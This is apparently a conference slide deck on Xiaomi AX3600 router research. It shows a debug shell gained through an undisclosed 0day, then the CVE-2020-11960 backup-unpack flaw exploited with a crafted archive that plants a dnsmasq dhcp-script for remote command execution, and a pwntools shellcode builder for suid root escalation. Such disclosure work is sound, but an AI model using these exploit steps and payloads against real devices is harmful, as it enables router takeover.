
Fix: Add a single / will mitigate this vulnerability



# Getting debugging environment

- Hardware debugging interface like UART
- Repack && write back firmware
- ssh/telnet, Nday/0day attack etc.

# Getting debugging environment



# Getting debugging environment

## No shell, only log

```
[ 99.873750] ieee80211_dfs_deliver_event: dfs CAC_COMPLETED event delivered on chan freq 5200.  
[ 99.882166] ieee80211_dfs_deliver_event: dfs CAC_COMPLETED event delivered on chan freq 5220.  
[ 99.890674] ieee80211_dfs_deliver_event: dfs CAC_COMPLETED event delivered on chan freq 5240.  
[ 99.899175] ieee80211_dfs_deliver_event: dfs CAC_COMPLETED event delivered on chan freq 5320.  
[ 99.907687] ieee80211_dfs_deliver_event: dfs CAC_COMPLETED event delivered on chan freq 5300.  
[ 99.916189] ieee80211_dfs_deliver_event: dfs CAC_COMPLETED event delivered on chan freq 5280.  
[ 99.924695] ieee80211_dfs_deliver_event: dfs CAC_COMPLETED event delivered on chan freq 5260.  
[ 214.886412] wifi_log: [ASSOC] vap-0(wl0): ieee80211_node_join: macaddr d8:9b:3b:24:08:3c joined, incremented iv_sta_assoc(1)  
[ 214.887618] wlan: [1559:I:ANY] wlan_cfg80211_set_ap_chanwidth: 541: wlan_cfg80211_set_ap_chanwidth: freq:5180 hw_value:36 ch_width:2  
[ 238.047820] wifi_log: [ASSOC] vap-0(wl0): _ieee80211_node_leave, macaddr d8:9b:3b:24:08:3c left, decremented iv_sta_assoc(0)  
[ 243.049081] wifi_log: [ASSOC] vap-0(wl0): ieee80211_node_join: macaddr d8:9b:3b:24:08:3c joined, incremented iv_sta_assoc(1)  
[ 261.209832] wifi_log: [ASSOC] vap-0(wl0): _ieee80211_node_leave, macaddr d8:9b:3b:24:08:3c left, decremented iv_sta_assoc(0)  
[ 313.044196] wifi_log: [ASSOC] vap-0(wl0): ieee80211_node_join: macaddr d8:9b:3b:24:08:3c joined, incremented iv_sta_assoc(1)  
[ 313.050564] wlan: [1559:I:ANY] ol_ath_vdev_install_key_send: 2734: Keyix=1 Keylen=32 Keyflags=1 Cipher=2  
[ 313.054490] wlan: [1559:I:ANY] ol_ath_vdev_install_key_send: 2735: macaddr 8c:53:c3:d7:05:e3  
[ 313.077235] wlan: [1559:I:ANY] ol_ath_vdev_install_key_send: 2734: Keyix=0 Keylen=16 Keyflags=0 Cipher=4  
[ 313.077280] wlan: [1559:I:ANY] ol_ath_vdev_install_key_send: 2735: macaddr d8:9b:3b:24:08:3c  
[ 622.539542] wifi_log: [ASSOC] vap-0(wl0): _ieee80211_node_leave, macaddr d8:9b:3b:24:08:3c left, decremented iv_sta_assoc(0)  
[ 1070.093147] wifi_log: [ASSOC] vap-1(wl1): ieee80211_node_join: macaddr 50:2b:73:d0:49:70 joined, incremented iv_sta_assoc(1)  
[ 1070.094234] wlan: [1559:I:ANY] wlan_cfg80211_set_ap_chanwidth: 541: wlan_cfg80211_set_ap_chanwidth: freq:2412 hw_value:1 ch_width:2  
[ 1070.111672] wlan: [1559:I:ANY] ol_ath_vdev_install_key_send: 2734: Keyix=1 Keylen=32 Keyflags=1 Cipher=2  
[ 1070.115423] wlan: [1559:I:ANY] ol_ath_vdev_install_key_send: 2735: macaddr 8c:53:c3:d7:05:e2  
[ 1070.340641] wlan: [1559:I:ANY] ol_ath_vdev_install_key_send: 2734: Keyix=0 Keylen=16 Keyflags=0 Cipher=4  
[ 1070.340687] wlan: [1559:I:ANY] ol_ath_vdev_install_key_send: 2735: macaddr 50:2b:73:d0:49:70  
[ 1083.880749] wifi_log: [ASSOC] vap-1(wl1): _ieee80211_node_leave, macaddr 50:2b:73:d0:49:70 left, decremented iv_sta_assoc(0)
```




# Getting debugging environment

We use a 0day(CVE-2020-????).

It's not fixed yet, so we won't show the details.

# Getting debugging environment



Windows PowerShell

```
PS D:\Project\bug-hunting\miwifi-AX3600\debug> nc -vv 192.168.31.1 3343
Warning: forward host lookup failed for XiaoQiang: h_errno 11001: HOST_NOT_FOUND
XiaoQiang [192.168.31.1] 3343 (ms-cluster-net) open
uname -a
Linux XiaoQiang 4.4.60 #0 SMP PREEMPT Tue Mar 10 04:29:18 2020 aarch64 GNU/Linux
ls
bin
cfg
data
dev
etc
ini
lib
lib64
mnt
overlay
proc
readonly
rom
root
sbin
sys
tmp
userdisk
usr
```

The screenshot shows a Windows PowerShell window with a command-line interface. The command `nc -vv 192.168.31.1 3343` is run, establishing a connection to a host named "XiaoQiang" at IP 192.168.31.1 and port 3343. A warning message indicates that host lookup failed for "XiaoQiang" due to `h_errno 11001: HOST_NOT_FOUND`. The connection is then opened. The command `uname -a` is run to display the system information, which shows the host is a Linux system named "XiaoQiang" with kernel version 4.4.60. The `ls` command is also run to list the directory structure. Two specific lines of output are highlighted with white circles and connected by a white arrow: the line `Linux XiaoQiang 4.4.60 #0 SMP PREEMPT Tue Mar 10 04:29:18 2020 aarch64 GNU/Linux` and the line `uname -a` itself.

# Getting debugging environment



Windows PowerShell

```
PS D:\Project\bug-  
Warning: forward h  
XiaoQiang [192.168  
uname -a  
Linux XiaoQiang 4.  
ls  
bin  
cfg  
data  
dev  
etc  
ini  
lib  
lib64  
mnt  
overlay  
proc  
readonly  
rom  
root  
sbin  
sys  
tmp  
userdisk  
usr
```

# Getting debugging environment

# Getting debugging environment






## PART 3

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# GrayBox to WhiteBox

# Unpack Procedure issue (CVE-2020-11960)



Translation for non-Chinese speakers:

Restore router settings from backup

# Unpack Procedure issue ([CVE-2020-11960](#))

```
chaitin@chaitin:~$ ls
2020-07--18_43_51.tar.gz
chaitin@chaitin:~$ tar xvf 2020-07--18_43_51.tar.gz
cfg_backup.des
cfg_backup.mbu
chaitin@chaitin:~$ file *
2020-07--18_43_51.tar.gz: gzip compressed data, max compression, from Unix
cfg_backup.des:          ASCII text, with no line terminators
cfg_backup.mbu:           data
chaitin@chaitin:~$ cat cfg_backup.des
["mi_basic_info","mi_network_info","mi_wifi_info","mi_lan_info","mi_arn_info"]
chaitin@chaitin:~$ cat cfg_backup.mbu
?k?^?L?j?'?5V???
Uc?/?h?Pi?P??
) v?na?D?G?0?W?"??
.....?5
```

A regular backup file for AX3600

# Unpack Procedure issue ([CVE-2020-11960](#))



A natural assumption of the unpack procedure

# Unpack Procedure issue ([CVE-2020-11960](#))



**Q: Can we upload a webshell?**

**A: No. We can only upload .tar.gz file. The archive will be uploaded to /tmp directory and renamed as cfgbackup.tar.gz**

# Unpack Procedure issue ([CVE-2020-11960](#))



**Q:** Is there a path traversal issue?

**A:** We tried, but failed.

# Unpack Procedure issue ([CVE-2020-11960](#))



**Q:** is there any interesting file in the .mbu file?

**A:** Clearly it's encrypted. But the decrypt details are in the encrypted luac files. It seems a dead end at least for now.

# Unpack Procedure issue ([CVE-2020-11960](#))



## Brainstorming

Nothing fun happens when things go well, but what if these steps don't go as supposed?

# Unpack Procedure issue ([CVE-2020-11960](#))



Attackers make no difference if can't even upload a file to the victim(router)

And the procedure won't continue if the unpack step fails, so we must upload a completely valid .tar.gz archive

# Unpack Procedure issue ([CVE-2020-11960](#))



I don't see there is a chance if it's a completely valid .tar.gz file

Besides, the archive will be removed immediately if unpack fails.

# Unpack Procedure issue (CVE-2020-11960)



But we can control the files in the archive, although with some limitation (first sight: filename must be ended with .mbu or .des)

# Unpack Procedure issue ([CVE-2020-11960](#))

```
chaitin@chaitin:~$ cat test.des
I'm still here!
chaitin@chaitin:~$ tar tvf test.tar.gz
-rwxrwxrwx chaitin/chaitin          16 2020-07-09 16:25 test.des
```

```
/tmp # ls -l test.des
-rwxrwxrwx      1 1000      1000          16 Jul  9 16:25 test.des
/tmp # cat test.des
I'm still here!
```

A trivial issue:

If the following steps fails, the archive will be removed, but not the files in the archive, which brings a side effect, we can upload a content-controlled file to `/tmp`, with some limitations with filename.  
What more can we do?

# Unpack Procedure issue ([CVE-2020-11960](#))

```
chaitin@chaitin:~$ cat new_dir/test.des
I shouldn't be here!
chaitin@chaitin:~$ tar tvf test.tar.gz
-rwxrwxrwx chaitin/chaitin          21 2020-07-09 16:31 new_dir/test.des
```

```
/tmp # ls -l new_dir/test.des
-rwxrwxrwx      1 1000      1000          21 Jul  9 16:31 new_dir/test.des
/tmp # cat new_dir/test.des
I shouldn't be here!
```

- upload a content-controlled file to /tmp, with some limitations with filename
- upload the file to /tmp/some\_dir



# Unpack Procedure issue ([CVE-2020-11960](#))

Can we break the limitation?  
How is this check realized?

*filename.contains("des")*

**OR**

*filename.endswith("des")*

# Unpack Procedure issue ([CVE-2020-11960](#))

```
/tmp # ls -l des.xyz
-rwxrwxrwx    1 1000      1000 14 Jul 9 16:38 des.xyz
/tmp # cat des.xyz
I have "des" !
```

- upload a content-controlled file to /tmp, with **some little** limitations with filename
- upload the file to /tmp/some\_dir

# Unpack Procedure issue ([CVE-2020-11960](#))

```
/tmp # find . -type d
.
.....
./spool/cron
.....
./dnsmasq.d
.....
./lib/nginx
.....
./etc/config
.....
```

Select a target...



# Unpack Procedure issue ([CVE-2020-11960](#))

```
/tmp # find . -type d
.
.
.
./spool/cron 
.
.
.
./dnsmasq.d
.
.
.
./lib/nginx
.
.
.
./etc/config
.
.
```

/tmp/spool/cron (symbolic to /var/spool/cron) is a great target, but crontab files must be named after accounts in /etc/passwd, while we still have little limitation with filenames 😊

# Unpack Procedure issue ([CVE-2020-11960](#))

```
/tmp # find . -type d
.
.....
./spool/cron
.....
./dnsmasq.d  
.....
./lib/nginx
.....
./etc/config
.....
```

# Unpack Procedure issue ([CVE-2020-11960](#))

```
root@XiaoQiang:~# ps w | grep dnsmasq
5411 root 1300 S /usr/sbin/dnsmasq --user=root -C
/var/etc/dnsmasq.conf.cfg01411c -k -x /var/run/dnsmasq/dnsmasq.cfg01411c
.....
root@XiaoQiang:~# cat /var/etc/dnsmasq.conf.cfg01411c
.....
conf-dir=/tmp/dnsmasq.d
.....
root@XiaoQiang:~#
```

dnsmasq will load all **.conf** files in conf-dir when start. So we can drop our files to **/tmp/dnsmasq.d**!

But how to restart dnsmasq?  
Easy! Any modification of network will restart this service.

# Unpack Procedure issue ([CVE-2020-11960](#))

```
chaitin@chaitin:~$ tar tvf exploit.tar.gz
-rwxrwxrwx chaitin/chaitin          54 2020-07-09 17:03 hackdes.sh
-rwxrwxrwx chaitin/chaitin          91 2020-04-27 11:53 dnsmasq.d/mbu.conf
```

```
/tmp # cat /tmp/hackdes.sh
#!/bin/sh
echo "hacked by chaitin!" > /tmp/hacked
/tmp # cat /tmp/dnsmasq.d/mbu.conf
enable-tftp
tftp-root=/etc
tftp-no-fail
tftp-no-blocksize
dhcp-script=/tmp/hackdes.sh
```

# Unpack Procedure issue ([CVE-2020-11960](#))

```
chaitin@chaitin:~$ tar tvf exploit.tar.gz
-rwxrwxrwx chaitin/chaitin          54 2020-07-09 17:03 hackdes.sh
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```

```
/tmp # cat /tmp/hackdes.sh
#!/bin/sh
echo "hacked by chaitin!" > /tmp/hacked
/tmp # cat /tmp/dnsmasq.d/mbu.conf
enable-tftp
tftp-root=/etc
tftp-no-fail
tftp-no-blocksize
dhcp-script=/tmp/hackdes.sh
```

## Remote Command Execution!

# Unpack Procedure issue ([CVE-2020-11960](#))

## Quick Q & A

- Except set the `dhcp-script`, why bothers to enable `tftp`?
  - To trigger the script.

`-6 --dhcp-script=<path>`

Whenever a new DHCP lease is created, or an old one destroyed, **or a TFTP file transfer completes**, the executable specified by this option is run.

From <http://www.thekelleys.org.uk/dnsmasq/docs/dnsmasq-man.html>



## Unpack Procedure issue ([CVE-2020-11960](#))

- Can we upload malicious files through tftp?
  - No, we can only read file using dnsmasq's tftp

The philosophy was to implement just enough of TFTP to do network boot, aiming for security and then simplicity. Hence **no write operation**: it's not needed for network booting, and it's not secure.

From <http://lists.thekelleys.org.uk/pipermail/dnsmasq-discuss/2010q1/003558.html>

# Unpack Procedure issue ([CVE-2020-11960](#))

- There is a similar feature named `dhcp-luascript`, can we manipulate this?
  - For `dnsmasq` on AX3600, it's not supported.

```
root@XiaoQiang:~# dnsmasq -v
Dnsmasq version 2.80 Copyright (c) 2000-2018 Simon Kelley
Compile time options: IPv6 GNU-getopt no-DBus no-i18n no-IDN DHCP no-DHCPv6 no-Lua
TFTP no-conntrack ipset no-auth no-DN
SSEC no-ID loop-detect no-inotify dumpfile
```

# Privilege Escalation

```
root@XiaoQiang:/tmp# ls -l test*
-rwxrwxrwx    1 1000      1000                  78 Jul  7 18:43 test.des
-rwxrwxrwx    1 1000      1000                1104 Jul  7 18:43 test.mbu
```

```
root@XiaoQiang:/tmp# cat /etc/passwd
root:x:0:0:root:/root:/bin/ash
daemon:*:1:1:daemon:/var:/bin/false
ftp:*:55:55:ftp:/home/ftp:/bin/false
network:*:101:101:network:/var:/bin/false
nobody:*:65534:65534:nobody:/var:/bin/false
dnsmasq:x:453:453:dnsmasq:/var/run/dnsmasq:/bin/false
```

```
root@XiaoQiang:/tmp#
```

**uid = 1000, who is it?**

# Privilege Escalation

```
root@XiaoQiang:/tmp# ls -l test*
-rwsrwxrwx    1 root      root          78 Jul  7 18:43 test.des
-rwsrwxrwx    1 root      root        1104 Jul  7 18:43 test.mbu
```

It's the attackers' uid on his own machine and the file attribute is also reserved. We don't know the exact reason now, but we can leverage it. It's a classical local privilege escalation primitive



# Privilege Escalation

```
root@XiaoQiang:/tmp# mount
.....
tmpfs on /tmp type tmpfs (rw,nosuid,nodev,noatime)
.....
ubif_0 on /etc type ubifs (rw,relatime)
.....
root@XiaoQiang:/tmp#
```

# Privilege Escalation

```
root@XiaoQiang:/tmp# mount
.....
tmpfs on /tmp type tmpfs (rw,nosuid,nodev,noatime)
.....
ubif_0 on /etc type ubifs (rw,relatime)
.....
root@XiaoQiang:/tmp# ls -l /tmp/spool/cron/
lrwxrwxrwx 1 root root 13 Aug 20 17:32 crontabs -> /etc/crontabs
```

# Privilege Escalation




suid  
shell script

suid  
executable  
binary

Escalation using suid shell script has  
been a history

# Privilege Escalation

```
1  from pwn import *
2  context.log_level = "critical"
3  context.binary = "./busybox"
4
5  sc = asm(shellcraft.setresgid(0, 0, 0))
6  sc += asm(shellcraft.setresuid(0, 0, 0))
7
8  # execve("/bin/sh", ["sh", 0])
9  sc += asm(shellcraft.pushstr("/bin/sh\0"))
10 sc += asm("MOV X0, SP")
11 sc += asm(shellcraft.pushstr("sh\0"))
12 sc += asm("EOR X2, X2, X1")
13 sc += asm("MOV X14, X2")
14 sc += asm("STR X2, [SP, #-16]!")
15 sc += asm("ADD X1, SP, #16")
16 sc += asm("MOV X14, X1")
17 sc += asm("STR X1, [SP, #-16]!")
18 sc += asm("MOV X1, SP")
19 sc += asm("MOV X8, #221")
20 sc += asm("SVC #0")
21
22 print(make_elf(sc, strip = True, extract = False))
```

